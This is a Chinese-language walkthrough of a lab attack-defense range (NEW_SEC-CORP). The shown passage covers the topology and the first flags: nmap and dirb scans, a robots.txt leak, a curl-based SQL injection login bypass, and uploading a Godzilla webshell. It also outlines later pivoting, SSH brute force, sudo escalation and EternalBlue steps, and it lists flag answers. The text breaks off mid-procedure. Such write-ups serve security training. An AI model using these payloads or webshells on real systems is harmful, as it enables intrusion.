




NEW_SEC-CORP 攻防演练
靶场Vmware虚拟机镜像下载:点我下载
对应靶场配套题目下载:点我下载 密码:84qg
一、靶场环境说明
1.1 靶场入口信息
根据靶场启动时显示的提示信息,本次实验环境的基础信息如下:
| 项目 | 信息 |
|---|---|
| 宿主机操作系统 | CentOS Linux 7 |
| 宿主机 IP | http://192.168.153.135:55003 |
| 初始访问入口 | http://192.168.153.135:55003 |
| 对外开放端口 | 55003、55004、55005、55006 |
| OA Web 虚拟目录 | /zentao |
根据本次实验实际使用情况:
| 端口 | 用途 |
|---|---|
| 55003 | DMZ 初始 Web 访问入口 |
| 55004 | 一级 FRP SOCKS5 代理入口 |
| 55005 | 二级 FRP SOCKS5 代理入口 |
| 55006 | 启动提示中列出的开放端口,本次实验暂未使用 |
*注意:不要随意修改 FRP 的 remotePort,也不要擅自新增 Docker 端口映射或开放宿主机端口
1.2 靶场拓扑

1.3 攻击拓扑
Kali (192.168.153.130) │ │ ① DMZ 扫描 (nmap) ▼DMZ 服务器 (192.168.153.135:55003 / 容器 172.16.37.16) │ ② robots.txt → Flag1 │ ③ SQL 注入 / Webshell → Flag2 │ ④ conn.php 数据库凭据 → Flag3 │ ⑤ 内网探测 (172.16.37.0/24) → 发现 OA 172.16.37.17 = Flag4 ▼OA 服务器 (172.16.37.17 / 10.15.51.12, Zentao 11.6) │ ⑥ 搭建一级 FRP 代理 (DMZ 跳板) │ ⑦ SSH 爆破 → Flag5 │ ⑧ sudo vim 提权 → Flag6 │ ⑨ 扫描发现 Win7 IP + 二级 FRP 代理 │ ⑩ Win7 10.15.51.20 = Flag7 ▼Win7 虚拟机 (10.15.51.20, br-net2) │ ⑪ DMZ 运行 FRPS,负责接收代理连接 │ ⑪ OA 运行第二个 FRPC,使用 SOCKS5 插件 │ ⑫ MSF 配置代理 + 永恒之蓝 │ ⑬ Kali 通过 DMZ 暴露的第二个代理端口访问 OA 后面的网络 │ ⑭ 进入终端桌面 → Flag8 ▼宿主机 (qzks-docker, 192.168.153.135, CentOS 7)二、环境信息汇总
2.1 环境信息表
| 资产 | IP | 系统 | 关键服务 |
|---|---|---|---|
| 攻击机 Kali | 192.168.153.130 | Kali Linux | frps / nmap / hydra |
| DMZ 服务器 | 192.168.153.135<55003> | CentOS 7 容器 | nginx + PHP 7.2.34 / MySQL / SSH |
| DMZ 容器 IP | 172.16.37.16 | CentOS 7 | — |
| OA 服务器 | 172.16.37.17 / 10.15.51.12 | Ubuntu 16.04.7 | Zentao 11.6 / SSH / MySQL |
| Win7 虚拟机 | 10.15.51.20 | Windows 7 | RDP / SMB |
| Docker 靶场宿主机 | 192.168.153.135 | CentOS 7 | Docker / KVM |
三、Flag1 —— DMZ 扫描与信息收集
3.1 端口扫描
nmap -sV -sC -p- 192.168.153.135关键输出:

特别关注:
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 7.4 (protocol 2.0)55003/tcp open http nginx + PHP 7.2.343.2 目录扫描 / 敏感信息发现
使用dirb命令 + 指定字典进行扫描
dirb http://192.168.153.135:55003 /usr/share/wordlists/dirb/common.txt关键回显:

特别关注:
http://192.168.153.135:55003/robots.txt直接访问:
# robots.txt 泄露 Flag1curl -s http://192.168.153.135:55003/robots.txt输出:
User-agent: *Disallow: /adminFlag1{BS8peMkmFWWYYbp}3.3 Flag1
Flag1{BS8peMkmFWWYYbp}四、Flag2 —— DMZ 漏洞利用
4.1 漏洞发现:登录 SQL 注入
login.php
先看表单结构:
curl -s http://192.168.153.135:55003/login.php | grep -A3 '<form'回显:

推理:
username+password两个参数,POST 提交第一个要测的就是 SQL 注入 —— 登录框是注入的高发区
先试正常请求(基线):
curl -s -X POST http://192.168.153.135:55003/login.php \ -d "username=admin&password=admin123&submit=1" | grep alert回显:身份认证失败:用户名或密钥不正确。
再试单引号(触发报错):
curl -s -X POST http://192.168.153.135:55003/login.php \ -d "username=admin'&password=x&submit=1" | grep alert回显:

说明源码存在直接拼接:
$sql = "SELECT * FROM users WHERE username='$username' AND password='$password' LIMIT 1";4.2 登录绕过
经典永不过时 —— OR 1=1:
curl -s -i -X POST http://192.168.153.135:55003/login.php \ -d "username=admin' OR 1=1-- -&password=x&submit=1" \ -c /tmp/ck.txt | head -12回显:
HTTP/1.1 302 FoundLocation: upload.phpSet-Cookie: PHPSESSID=f3dmi2se8185qgapvkidu9hqt读出的信息:
302 → upload.php,说明登录绕过成功,跳到了上传页
也可以直接在web页面输入对应的用户名:admin' OR 1=1-- - 密码随便填写,即可成功登录

4.3 上传哥斯拉 Webshell

(1)按照下图的操作,生成木马文件

(2)选择保存位置,并以PHP结尾
(3)使用刚刚注入的密码登录web页面,admin' OR 1=1-- -

(4)上传刚刚制作的木马文件,并访问对应的文件目录(触发木马)


在浏览器中访问刚刚上传的这个地址路径即可(并且复制这个路径,需要作为下面使用哥斯拉连接的路径)
(5)使用哥斯拉进行连接
